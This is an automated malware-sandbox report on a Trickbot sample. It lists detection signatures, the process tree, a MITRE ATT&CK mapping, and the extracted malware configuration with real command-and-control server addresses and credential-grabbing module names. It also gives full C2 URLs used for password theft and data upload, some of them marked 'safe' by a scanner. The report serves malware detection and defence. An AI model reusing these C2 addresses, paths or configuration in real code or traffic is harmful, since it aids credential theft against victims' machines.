ID: 516930
Sample Name:
dngqoAXyDd.exe
Cookbook: default.jbs
Time: 15:10:41
Date: 06/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report dngqoAXyDd.exe

Overview


General Information

Sample Name:	dngqoAXyDd.exe
Analysis ID:	516930
MD5:	0afbb383c5cea9f..
SHA1:	148266112b2508..
SHA256:	6a910ec8055b38..
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Yara detected Trickbot
- Multi AV Scanner detection for subm…
- Found detection on Joe Sandbox Clo…
- Sigma detected: Suspect Svchost A…
- Writes to foreign memory regions
- Hijacks the control flow in another pr…
- May check the online IP address of …
- Found evasive API chain (trying to d…
- Sigma detected: Suspicious Svchos…
- Tries to harvest and steal browser in…

Classification



Process Tree

- **System is w10x64native**
- dngqoAXyDd.exe (PID: 9000 cmdline: "C:\Users\user\Desktop\dngqoAXyDd.exe" MD5: 0AFBB383C5CEA9F11202D572141BB0F4)
  - wermgr.exe (PID: 5016 cmdline: C:\Windows\system32\wermgr.exe MD5: F7991343CF02ED92CB59F394E8B89F1F)
    - svchost.exe (PID: 1728 cmdline: C:\Windows\system32\svchost.exe MD5: F586835082F632DC8D9404D83BC16316)
  - cmd.exe (PID: 2076 cmdline: C:\Windows\system32\cmd.exe MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
- cmd.exe (PID: 6472 cmdline: C:\Windows\SYSTEM32\cmd.exe /c "C:\Users\user\AppData\Roaming\GNU-Rach-559H\cmdrun.bat" MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
  - conhost.exe (PID: 8652 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Trickbot

```
{
  "ver": "100019",
  "gtag": "top147",
  "servs": [
    "65.152.201.203:443",
    "185.56.175.122:443",
    "46.99.175.217:443",
    "179.189.229.254:443",
    "46.99.175.149:443",
    "181.129.167.82:443",
    "216.166.148.187:443",
    "46.99.188.223:443",
    "128.201.76.252:443",
    "62.99.79.77:443",
    "60.51.47.65:443",
    "24.162.214.166:443",
    "45.36.99.184:443",
    "97.83.40.67:443",
    "184.74.99.214:443",
    "103.105.254.17:443",
    "62.99.76.213:443",
    "82.159.149.52:443"
  ],
  "autorun": [
    "pwgrabb",
    "pwgrabc"
  ],
  "ecc_key":
"RUNTMzAAAABbfmkJRvwyw7iFkX40hL2HwsUeOSZZZo0FRRWGkY6J1+gf3YKq13Ee4sY3Jb9/0myCr0MwzNK1K2l5yuY87nW29Q/yjMJG0ISDj0HNBC3G+ZGta6Oi9QkjCwnNGbw2hQ4="
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.9279032092.0000000002881000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
Process Memory Space: wermgr.exe PID: 5016	JoeSecurity_Trickbot_1	Yara detected Trickbot	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected Trickbot

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

E-Banking Fraud:

Yara detected Trickbot

System Summary:

Found detection on Joe Sandbox Cloud Basic with higher score

Malware Analysis System Evasion:

Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Hijacks the control flow in another process

Stealing of Sensitive Information:

Yara detected Trickbot

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected Trickbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1	DLL Side-Loading 1	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop Insecure Network Communica
Default Accounts	Native API 1 1	Boot or Logon Initialization Scripts	Process Injection 2 1 2	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Virtualization/Sandbox Evasion 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 5	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 2 1 2	LSA Secrets	System Network Configuration Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Scripting 1	DCSync	System Information Discovery 2 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellu Base Statio


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
dngqoAXyDd.exe	27%	Virustotal		Browse
dngqoAXyDd.exe	29%	ReversingLabs	Win32.Trojan.Trickpak	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ip.anysrc.net	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/14/user/user/0/	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/10/62/LDBHBJFHFNV/1/	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/14/NAT%20status/clien	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/10/62/LDBHBJFHFNV/1/t	0%	Avira URL Cloud	safe	
http://110.38.58.198:443	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://103.111.83.86:443	0%	Avira URL Cloud	safe	
http://27.109.116.144:443	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/23/100019/	0%	Avira URL Cloud	safe	
http://https://24.45.255.9/	0%	Avira URL Cloud	safe	
http://116.206.62.138:443	0%	Avira URL Cloud	safe	
http://ip.anysrc.net/	0%	Avira URL Cloud	safe	
http://https://24.45.255.9:443/login.cgi?uri=/index.html#	0%	Avira URL Cloud	safe	
http://186.96.153.223:443	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/	0%	Avira URL Cloud	safe	
http://138.94.162.29:443	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/file/	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/rovider	0%	Avira URL Cloud	safe	
http://45.115.174.234:443	0%	Avira URL Cloud	safe	
http://https://46.99.175.217:443/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/dpost/	0%	Avira URL Cloud	safe	
http://https://202.58.199.82/rovider g/	0%	Avira URL Cloud	safe	
http://139.255.41.122:443	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/10/62/LDBHBJFHFNV/1/g	0%	Avira URL Cloud	safe	
http://36.95.73.109:443	0%	Avira URL Cloud	safe	
http://https://202.58.199.82/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/	0%	Avira URL Cloud	safe	
http://https://24.45.255.9/login.cgi?uri=/index.html	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/64/pwgrab/DEBG//0u0u	0%	Avira URL Cloud	safe	
http://https://202.58.199.82/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabc64/	0%	Avira URL Cloud	safe	
http://45.115.174.60:443	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/64/pwgrab/VERS//	0%	Avira URL Cloud	safe	
http://96.9.74.169:443	0%	Avira URL Cloud	safe	
http://196.44.109.73:443	0%	Avira URL Cloud	safe	
http://202.152.56.10:443	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/0/Windows%2010%20x64/1108/102.129.143.91/6760749C3E0F3C8028653796E6C431FC062A0AA0107C34B733453BDE5C7824FB/K4eaS6gi8qoueakyUIyY/	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/14/path/C:%5CUsers%5Cuser%5CAppData%5CRoaming%5CGNU-Rach-559H%5CdngqoAXyDd.exe/0/	0%	Avira URL Cloud	safe	
http://ip.anysrc.net/plain	0%	Avira URL Cloud	safe	
http://96.9.69.207:443	0%	Avira URL Cloud	safe	
http://https://24.45.255.9/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/	0%	Avira URL Cloud	safe	
http://https://24.45.255.9/index.html	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/roviders/	0%	Avira URL Cloud	safe	
http://alldrivers4devices.net/download.php?driver=Drv5609xx-zip&key=libDriver	0%	Avira URL Cloud	safe	
http://www.alldrivers4devices.net/blogstat/click.php?f=bios320_exe64bit.rar%3E%3Cspan%20style=Driver	0%	Avira URL Cloud	safe	
http://114.7.243.26:443	0%	Avira URL Cloud	safe	
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/dpost/	0%	Avira URL Cloud	safe	
http://206.251.37.27:443	0%	Avira URL Cloud	safe	
http://www.alldrivers4devices.net/blogstat/click.php?f=bios320_exe64bit.rar%3E%3Cspan%20style=	0%	Avira URL Cloud	safe	
http://alldrivers4devices.net/download.php?driver=Drv5609xx-zip&key=lib	0%	Avira URL Cloud	safe	
http://45.116.68.109:443	0%	Avira URL Cloud	safe	
http://103.75.32.173:443	0%	Avira URL Cloud	safe	
http://64.64.150.203:443	0%	Avira URL Cloud	safe	
http://190.183.60.164:443	0%	Avira URL Cloud	safe	
http://117.54.140.98:443	0%	Avira URL Cloud	safe	
http://https://24.45.255.9/cookiechecker?uri=/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/64/pwgrab/DEBG//	0%	Avira URL Cloud	safe	
http://https://202.58.199.82/S/6a	0%	Avira URL Cloud	safe	
http://https://202.58.199.82:443/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/	0%	Avira URL Cloud	safe	
http://https://www.alldrivers4devices.net/blogstat/click.php?f=bios320_exe64bit.rar%3E%3Cspan%20style=Drive	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
91.143.129.102.b.barracudacentral.org	127.0.0.2	true	false		high
ip.anysrc.net	116.203.16.95	true	true	• 2%, Virustotal, Browse	unknown
91.143.129.102.zen.spamhaus.org	unknown	unknown	false		high
91.143.129.102.cbl.abuseat.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/14/user/user/0/	true	• Avira URL Cloud: safe	unknown
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/10/62/LDBHBJFHFNV/1/	true	• Avira URL Cloud: safe	unknown
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/23/100019/	true	• Avira URL Cloud: safe	unknown
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/file/	true	• Avira URL Cloud: safe	unknown
http://https://202.58.199.82/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/	false	• Avira URL Cloud: safe	unknown
http://https://24.45.255.9/login.cgi?uri=/index.html	false	• Avira URL Cloud: safe	unknown
http://https://202.58.199.82/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabc64/	false	• Avira URL Cloud: safe	unknown
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/64/pwgrabb/VERS//	true	• Avira URL Cloud: safe	unknown
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/0/Windows%2010%20x64/1108/102.129.143.91/6760749C3E0F3C8028653796E6C431FC062A0AA0107C34B734353BDE5C7824FB/K4eaS6gi8qoueakyUIyY/	true	• Avira URL Cloud: safe	unknown
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/14/path/C:%5CUsers%5Cuser%5CAppData%5CRoaming%5CGNU-Rach-559H%5CdngqoAXyDd.exe/0/	true	• Avira URL Cloud: safe	unknown
http://ip.anysrc.net/plain	false	• Avira URL Cloud: safe	unknown
http://https://24.45.255.9/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/	false	• Avira URL Cloud: safe	unknown
http://https://24.45.255.9/index.html	false	• Avira URL Cloud: safe	unknown
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/dpost/	true	• Avira URL Cloud: safe	unknown
http://https://24.45.255.9/cookiechecker?uri=/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabb64/	false	• Avira URL Cloud: safe	unknown
http://https://46.99.175.217/top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/64/pwgrabb/DEBG//	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
46.99.175.217	unknown	Albania		21246	IPKO-ASAL	true
202.58.199.82	unknown	Indonesia		45701	MILLENINDO-AS-IDInternetMadjuAbadMilleninidoPTID	false
116.203.16.95	ip.anysrc.net	Germany		24940	HETZNER-ASDE	true
24.45.255.9	unknown	United States		6128	CABLE-NET-1US	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	516930
Start date:	06.11.2021
Start time:	15:10:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	dngqoAXyDd.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/5@4/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 79% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:12:42	API Interceptor	1x Sleep call for process: dngqoAXyDd.exe modified
15:12:42	API Interceptor	11x Sleep call for process: wermgr.exe modified
15:12:53	Task Scheduler	Run new task: GNU Rach Windows559H path: C:\Users\user\AppData\Roaming\GNU-Rach-559H\cmdrun.bat

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
46.99.175.217	qb.dll	Get hash	malicious	Browse	
	r433fCa9zW.exe	Get hash	malicious	Browse	
	OX6cphJYkB.exe	Get hash	malicious	Browse	
	aRS3847t8m.exe	Get hash	malicious	Browse	
	subzero.png.dll	Get hash	malicious	Browse	
	3r3hOVB7Hj.dll	Get hash	malicious	Browse	
	LsReqBuu7z.dll	Get hash	malicious	Browse	
	redplane.dll	Get hash	malicious	Browse	
	TB7BTGrCzi.dll	Get hash	malicious	Browse	
	toonsred.dll	Get hash	malicious	Browse	
	ANQnHhcdex.exe	Get hash	malicious	Browse	
	Oheho2aDhv.exe	Get hash	malicious	Browse	
	yZTj8HfAuq.exe	Get hash	malicious	Browse	
	GxE5gZdkR8.exe	Get hash	malicious	Browse	
	xQA8Hrzifh.exe	Get hash	malicious	Browse	
	OSsaAC9Zak.exe	Get hash	malicious	Browse	
	oevvvcBBV7.exe	Get hash	malicious	Browse	
	TWY64j9zbc.dll	Get hash	malicious	Browse	
	DozhnYOkJ6.dll	Get hash	malicious	Browse	
	wc8FX0j4Gm.dll	Get hash	malicious	Browse	
116.203.16.95	BtPyFSdHH3.exe	Get hash	malicious	Browse	• ip.anysrc .net/plain
	TvZcNQ8W30.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	zmbct5agcD.exe	Get hash	malicious	Browse	• ip.anysrc .net/plain
	McYFrqRcE3.exe	Get hash	malicious	Browse	• ip.anysrc .net/plain
	G9vY9x8lZm.exe	Get hash	malicious	Browse	• ip.anysrc .net/plain
	KHe5xSALc9.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	Opp85O1X7g.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	sample.exe	Get hash	malicious	Browse	• ip.anysrc .net/plain
	triage_dropped_file.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	T48FCcD5n1.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	triage_dropped_file.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	triage_dropped_file.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	q7p7x4f4gX.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	NEaLGA6Cum.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	triage_dropped_file.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	MTCC169.DLL	Get hash	malicious	Browse	• ip.anysrc.net/?format=text
	SecuriteInfo.com.Variant.Zusy.371743.25402.dll	Get hash	malicious	Browse	• ip.anysrc .net/plain
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• ip.anysrc .net/plain
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• ip.anysrc .net/plain
	SecuriteInfo.com.Exploit.Siggen3.10048.21670.xls	Get hash	malicious	Browse	• ip.anysrc .net/plain

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ip.anysrc.net	bZDG6XOK1R.exe	Get hash	malicious	Browse	• 116.203.16.95
	QoiouFbLFb.exe	Get hash	malicious	Browse	• 116.203.16.95
	BtPyFSdHH3.exe	Get hash	malicious	Browse	• 116.203.16.95
	x1Y6mEs1uM.dll	Get hash	malicious	Browse	• 116.203.16.95
	TvZcNQ8W30.dll	Get hash	malicious	Browse	• 116.203.16.95
	yZTj8HfAuq.exe	Get hash	malicious	Browse	• 116.203.16.95
	zmbct5agcD.exe	Get hash	malicious	Browse	• 116.203.16.95
	McYFrqRcE3.exe	Get hash	malicious	Browse	• 116.203.16.95
	G9vY9x8lZm.exe	Get hash	malicious	Browse	• 116.203.16.95
	KHe5xSALc9.dll	Get hash	malicious	Browse	• 116.203.16.95
	Opp85O1X7g.dll	Get hash	malicious	Browse	• 116.203.16.95
	sample.exe	Get hash	malicious	Browse	• 116.203.16.95
	triage_dropped_file.dll	Get hash	malicious	Browse	• 116.203.16.95
	T48FCcD5n1.dll	Get hash	malicious	Browse	• 116.203.16.95
	triage_dropped_file.dll	Get hash	malicious	Browse	• 116.203.16.95
	triage_dropped_file.dll	Get hash	malicious	Browse	• 116.203.16.95
	q7p7x4f4gX.dll	Get hash	malicious	Browse	• 116.203.16.95
	NEaLGA6Cum.dll	Get hash	malicious	Browse	• 116.203.16.95
	triage_dropped_file.dll	Get hash	malicious	Browse	• 116.203.16.95
	MTCC169.DLL	Get hash	malicious	Browse	• 116.203.16.95

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
IPKO-ASAL	qb.dll	Get hash	malicious	Browse	• 46.99.175.217
	4z9x7eU2AI.exe	Get hash	malicious	Browse	• 46.99.188.223
	r433fCa9zW.exe	Get hash	malicious	Browse	• 46.99.175.217
	ECjUGHiVcK.exe	Get hash	malicious	Browse	• 46.99.175.149
	OX6cphJYkB.exe	Get hash	malicious	Browse	• 46.99.175.217
	aRS3847t8m.exe	Get hash	malicious	Browse	• 46.99.175.217
	subzero.dll	Get hash	malicious	Browse	• 46.99.175.149
	Qen6XuvBwQ.dll	Get hash	malicious	Browse	• 46.99.175.149
	subzero.png.dll	Get hash	malicious	Browse	• 46.99.175.217
	Documents.dll	Get hash	malicious	Browse	• 46.99.175.149
	fdYUwAAJuJ.dll	Get hash	malicious	Browse	• 46.99.188.223
	9IBtb0j2bn.dll	Get hash	malicious	Browse	• 46.99.188.223
	9IBtb0j2bn.dll	Get hash	malicious	Browse	• 46.99.188.223
	3r3hOVB7Hj.dll	Get hash	malicious	Browse	• 46.99.175.217
	edfCx8PR08.dll	Get hash	malicious	Browse	• 46.99.175.149
	LsReqBuu7z.dll	Get hash	malicious	Browse	• 46.99.175.217
	redplane.dll	Get hash	malicious	Browse	• 46.99.175.217
	M1YceQ237E.dll	Get hash	malicious	Browse	• 46.99.175.149
	kDSybK0wYy.dll	Get hash	malicious	Browse	• 46.99.188.223
	k0pLFMJMbp.dll	Get hash	malicious	Browse	• 46.99.188.223
MILLENINDO-AS-IDInternetMadjuAbadMillenindoPTID	4eB1luja0v	Get hash	malicious	Browse	• 202.58.199.16
HETZNER-ASDE	67xeiKR3J7.exe	Get hash	malicious	Browse	• 88.99.75.82
	lvdhNTJqio.exe	Get hash	malicious	Browse	• 88.99.66.31
	Po4HspbbNJ.exe	Get hash	malicious	Browse	• 88.99.75.82
	67xeiKR3J7.exe	Get hash	malicious	Browse	• 88.99.75.82
	Po4HspbbNJ.exe	Get hash	malicious	Browse	• 88.99.75.82
	302Fok3Rxq.exe	Get hash	malicious	Browse	• 95.216.43.58
	BBVA-Confirming Facturas Pagadas al Vencimiento.exe	Get hash	malicious	Browse	• 116.202.203.61
	302Fok3Rxq.exe	Get hash	malicious	Browse	• 95.216.43.58
	Qig7g6aKNT.exe	Get hash	malicious	Browse	• 138.201.18 9.249
	5zzdHIYZAG.exe	Get hash	malicious	Browse	• 95.217.228.176
	513HtXVbCp.exe	Get hash	malicious	Browse	• 88.99.66.31
	1aWVeJiCbZ.exe	Get hash	malicious	Browse	• 88.99.66.31
